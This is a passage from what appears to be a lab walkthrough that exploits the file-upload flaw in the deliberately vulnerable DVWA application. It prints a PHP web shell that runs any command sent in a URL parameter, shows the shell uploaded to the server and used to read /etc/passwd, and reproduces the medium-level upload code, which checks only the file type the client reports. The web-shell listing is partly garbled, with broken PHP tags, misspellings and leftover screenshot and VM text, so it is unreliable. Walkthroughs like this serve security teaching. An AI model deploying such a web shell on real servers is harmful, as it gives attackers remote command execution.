
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


5. Upload the script at target.



6. After successful uploaded script , exploit vulnerabilities.








```
total 164
drwxrwxrwx 2 root      root      4096 Jun  6 10:40 .
drwxrwxrwx 5 root      root      4096 May 13 15:04 ..
-rw-r--r-- 1 www-data www-data 83196 Jun  6 10:40 Logo.jpg
-rw-rwxrwx 1 root      root      667 May 13 15:04 dvwa_email.png
-rw-r--r-- 1 www-data www-data 983 Jun  6 10:52 om_shell.php
-rw-r--r-- 1 www-data www-data 891 Jun  6 10:28 qrcode_attack.png
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



```
Om's Web Shell 💀
cat /etc/passwd
```

Run

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```

root:x:0:0:root:/root/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin/nologin
sys:x:3:3:sys:/dev/usr/sbin/nologin
sync:x:4:65534:sync:/bin/sync
games:x:5:60:games:/usr/games/nologin
man:x:6:12:man:/var/cache/man/nologin
lp:x:7:7:(p:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail/nologin
news:x:9:9:news:/var/spool/news/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www/nologin
backup:x:34:34:backup:/var/backups/nologin
list:x:38:38:Mailing List Manager:/var/list/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:98:998:system Network Management:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
mysql:x:101:102:MySQL Server,,,:/nonexistent:/bin/false
tss:x:102:103:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:103:65534::/var/lib/strongswan:/usr/sbin/nologin
systemd-timesync:x:992:992:system Time Synchronization:/:/usr/sbin/nologin
gophish:x:104:105::/var/lib/gophish:/usr/sbin/nologin
lodine:x:105:65534::/run/lodine:/usr/sbin/nologin
messagebus:x:106:106::/nonexistent:/usr/sbin/nologin
tcpdump:x:107:107::/nonexistent:/usr/sbin/nologin
iredo:x:108:65534::/var/run/iredo:/usr/sbin/nologin
rpc:x:109:65534::/run/rpcbind:/usr/sbin/nologin
redis:x:110:110::/var/lib/redis:/usr/sbin/nologin
redsocks:x:112:114::/var/run/redsocks:/usr/sbin/nologin
attacker:x:1000:1000:attacker:attackers:/home/attacker:/usr/bin/false
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```

5.2.2 Medium Level Security

When using the medium level, it will check the reported file type from the client when its being uploaded.

Steps:

1. View target page for analysis.

Vulnerability: File Upload


Choose an image to upload:

No file selected.

More Information


- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>

2. Upload demo image for testing functionality.



A screenshot of the DVWA application's 'File Upload' page. The URL is 'localhost/DVWA/vulnerabilities/upload/'. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload (which is highlighted in green), Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, and Open HTTP Redirect. The main content area has a heading 'vulnerability. file upload'. It contains a form with a 'Choose an image to upload:' label, a 'Browse...' button, and an 'Upload' button. Below the form, a message in red text reads: '.../.../hackerone/uploads/Logo.jpg successfully uploaded!'. At the bottom, there is a 'More Information' section with two links:

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.ecunetix.com/websitedevelopment/upload-forms-threat/>




3. Make PHP payload for exploit vulnerabilities.

```
1 <?php
2 if(isset($_GET['cmd'])) {
3     echo "<pre>";
4     $cmd = ($_GET['cmd']);
5     system($cmd);
6     echo "</pre>";
7     die();
8 }
9
10 <?php
11 <!DOCTYPE html>
12 <html>
13 <head>
14     <title>Web Shell</title>
15     <style>
16         body { background-color: black; color: #00ffff; font-family: monospace; padding: 20px; }
17         input{type:text} { width: 40%; background: #333; color: white; border: 1px solid white; padding: 10px; }
18         input{type:submit} { background: #333; color: black; padding: 10px; border: none; }
19     </style>
20 </head>
21 <body>
22 <h1>On's Web Shell <a href="#">Go Back</a></h1>
23 <form method="GET">
24     <input type="text" name="cmd" placeholder="Enter command like ls -la, whoami, etc." autofocus>
25     <input type="submit" value="Run">
26 </form>
27
28 </php>
29 if(isset($_GET['cmd'])){
30     echo "<?><output></><pre>";
31     system($_GET['cmd']);
32     echo "</pre>";
33 }
34 </?>
35 </body>
36 </html>
37
```

A screenshot of a code editor window titled 'shells.php - Notepad'. The code displayed is a PHP script designed to act as a web shell. It includes a CSS style block for a monospace font and a dark background. The script uses the `system` function to execute commands from the URL parameter 'cmd'. It outputs the command and its output using HTML tags like `<pre>` and `<output>`. The code editor has a dark theme with syntax highlighting for PHP and HTML.


4. View page source for analysis.





The screenshot shows a browser window titled "File Upload Source" with the URL "localhost/DVWA/vulnerabilities/upload&source=medium". The page displays the PHP code for handling file uploads. The code includes checks for file type (image/jpeg or image/png), size (less than 1000000 bytes), and temporary file existence before moving it to the target path. It also handles cases where no file is uploaded or the file type is incorrect.

```
<?php  
if( isset( $_POST[ 'Upload' ] ) ) {  
    // More code...  
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";  
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );  
  
    // File information  
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];  
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];  
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];  
  
    // File size check  
    if( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) {  
        if( $uploaded_size < 1000000 ) {  
            // More code...  
            if( move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {  
                echo "<pre>Your image was uploaded.</pre>";  
            } else {  
                echo "<pre>$target_path</pre> successfully uploaded!</pre>";  
            }  
        } else {  
            echo "<pre>Your image was not uploaded. We can only accept JPEG or PNG Images.</pre>";  
        }  
    }  
}  
?>
```

5. Upload to payload to target.



6. Start burp suite to capture requests.




7. Intercept the request.

